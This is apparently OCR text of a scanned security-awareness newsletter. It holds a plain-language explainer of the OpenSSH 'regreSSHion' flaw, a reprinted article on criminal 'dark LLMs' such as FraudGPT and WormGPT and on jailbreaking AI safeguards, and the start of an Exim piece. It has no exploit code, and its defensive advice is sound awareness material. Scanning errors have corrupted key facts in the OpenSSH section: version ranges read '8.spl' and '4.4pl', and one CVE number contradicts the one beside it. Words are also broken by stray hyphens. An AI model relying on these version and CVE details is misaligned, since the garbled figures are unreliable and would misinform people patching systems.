
The vulnerability, codenamed regreSSHion, is a critical vulnerability that could result in unauthe
nticated remote code execution with root privileges on glibc-based Linux systems. This vulnerabil-
ity arises due to a signal handler race condition in the OpenSSH server component. It has been as
-signed the CVE identifier CVE-2024-6387.



How can it be exploited?

As open SSH servers are used to maintain remote communication they can be accessed by anyo
-ne from internet with correct credentials. This vulnerability can be exploited remotely and it does
not need any credentials for exploitation.

"This vulnerability is named 'rgreSSHion' because it is a regression of CVE-2006-5051, vulerability, reintroduced in OpenSSH 8.4pl due to accidental removal of a directive that mitigated the CVE-2006-4041 vulnerability."


Hacker
Step 1:
Hacker exploits the publicly accessible and vulnerable OpenSSH server.
Internet
Network gateway
Firewall
Network Switch
Step 2:
Hacker gains root access to the machine running OpenSSH server.
Desktop user
Desktop user
Vulnerable OpenSSH server

Impact

Once this vulnerability is exploited, it leads to complete system compromise with the highest privileges. After this, the hacker can install backdoors on the system for persistent access.

This vulnerability affects OpenSSH software from version 8.spl to 9.7pl. It also affects versions prior to 4.4pl if they were not patched for CVE-2006-5051 and CVE-2008-4109 vulnerabilities.

However, only glibc-based Linux systems are vulnerable to this vulnerability. OpenSSH servers on open BSD systems are not vulnerable as these systems have a security mechanism that blocks this vulnerability.

FraudGPT and other malicious AIs are the new frontier of online threats. What can we do?

ONLINE SECURITY

Bayu Anggorojati
Assistant Professor, Cyber Security, Monash University

Arif Perdana
Associate Professor in Digital Strategy and Data Science, Monash University

Derry Wijaya
Associate Professor of Data Science, Monash University

The internet, a vast and indispensable resource for modern society, has a darker side where malicious activities thrive.

From identity theft to sophisticated malware attacks, cyber criminals keep coming up with new scam methods.

Widely available generative artificial intelligence (AI) tools have now added a new layer of complexity to the cyber security landscape. Staying on top of your online security is more important than ever.

The rise of dark LLMs

One of the most sinister adaptations of current AI is the creation of "dark LLMs" (large language models).

These uncensored versions of everyday AI systems like ChatGPT are re-engineered for criminal activities. They operate without ethical constraints and with alarming precision and speed.

Cyber criminals deploy dark LLMs to automate and enhance phishing campaigns, create sophisticated malware and generate scam content.

To achieve this, they engage in LLM "jailbreaking" – using prompts to get the model to bypass its built-in safeguards and filters.

For instance, FraudGPT writes malicious code, creates phishing pages and generates undetectable malware. It offers tools for orchestrating diverse cybercrimes, from credit card fraud to digital impersonation.

FraudGPT is advertised on the dark web and the encrypted messaging app Telegram. Its creator openly markets its capabilities, emphasising the model's criminal focus.

Another version, WormGPT, produces persuasive phishing emails that can trick even vigilant users. Based on the GPT-J model, WormGPT is also used for creating malware and launching "business email compromise" attacks – targeted phishing of specific organisations.

What can we do to protect ourselves?

Despite the looming threats, there is a silver lining. As the challenges have advanced, so have th

(Cont'd On Next Page)

-e ways we can defend against them.

AI-based threat detection tools can monitor ma-lware and respond to cyber attacks more effectively. However, humans need to stay in the mix t-o keep an eye on how these tools respond, what actions they take, and whether there are vulnerabilities to fix.

You may have heard keeping your software up to date is crucial for security. It might feel like a chore, but it really is a critical defence strategy. Updates patch up the vulnerabilities that cyber c-riminals try to exploit.

Are your files and data regularly backed up? I-t's not just about preserving files in case of a system failure. Regular backups are a fundamental protection strategy. Yo-u can reclaim your digital life without caving to extortion if you are targeted by a ransomware attack – when criminals lock up your da-ta and demand a ransom payment before th-ey release it.

Cyber criminals who send phishing messages c-an leave clues like poor grammar, generic greeti-ngs, suspicious email addresses, overly urgent re-quests or suspicious links. Developing an eye fo-r these signs is as essential as locking your door at night.

If you don't already use strong, unique passwo-rds and multi-factor authentication, it's time to d-o so. This combination multiplies your security, making it dramatically more difficult for crimina-ls to access your accounts.

What can we expect in the future?

Our online existence will continue to intertwin-e with emerging technologies like AI. We can ex-pect more sophisticated cyber crime tools to em-erge, too.

Malicious AI will enhance phishing, create sophisticated malware and improve data mining for targeted attacks. AI-driven hacking tools will bec-ome widely available and customisable.

In response, cyber security will have to adapt, t-oo. We can expect automated threat hunting, q-uantum-resistant encryption, AI tools that help to preserve privacy, stricter regulations and internat-ional cooperation.

The role of government regulations

Stricter government regulations on AI are one way to counter these advanced threats. This wou-ld involve mandating t-he ethical developme-nt and deployment of AI technologies, ensuring they are equipped with robust security fea-tures and adhere to str-ingent standards.

"If you don't already use strong, unique passwords and multi-factor authentication, it's time to do so. This combination multiplies your security, making it dramatically more difficult for criminals to access your accounts."

In addition to tighter regulations, we also ne-ed to improve how organisations respond to cy-ber incidents and what mechanisms there are for mandatory reporting and public disclosure.

By requiring companies to promptly report cyb-er incidents, authorities can act swiftly. They ca-n mobilise resources to address breaches before they escalate into major crises.

This proactive approach can significantly mitig-ate the impact of cyber attacks, preserving both public trust and corporate integrity.

Furthermore, cyber crime knows no borders. I-n the era of AI-powered cyber crime, internation-al collaboration is essential. Effective global coo-peration can streamline how authorities track an-

(Cont'd On Next Page)

d prosecute cyber criminals, creating a unified fr-ont against cyber threats.

As AI-powered malware proliferates, we're at a critical junction in the global tech journey: we n-eed to balance innovation (new AI tools, new fe-atures, more data) with security and privacy.

Overall, it's best to be proactive about your ow-n online security. That way you can stay one ste-p ahead in the ever-evolving cyber battlegroun-d.

This Article first appeared in The Conversation


Exim File Name Extension Block Bypass

VULNERABILITY FOR BEGINNERS

Exim is an open source mail Transfer Agent (MTA), a software application that transfers emails between computers using protocol like Simple Mail Transfer Protocol (SMTP). Mail transfer agents are used to ensure that emails reach their intended recipients.

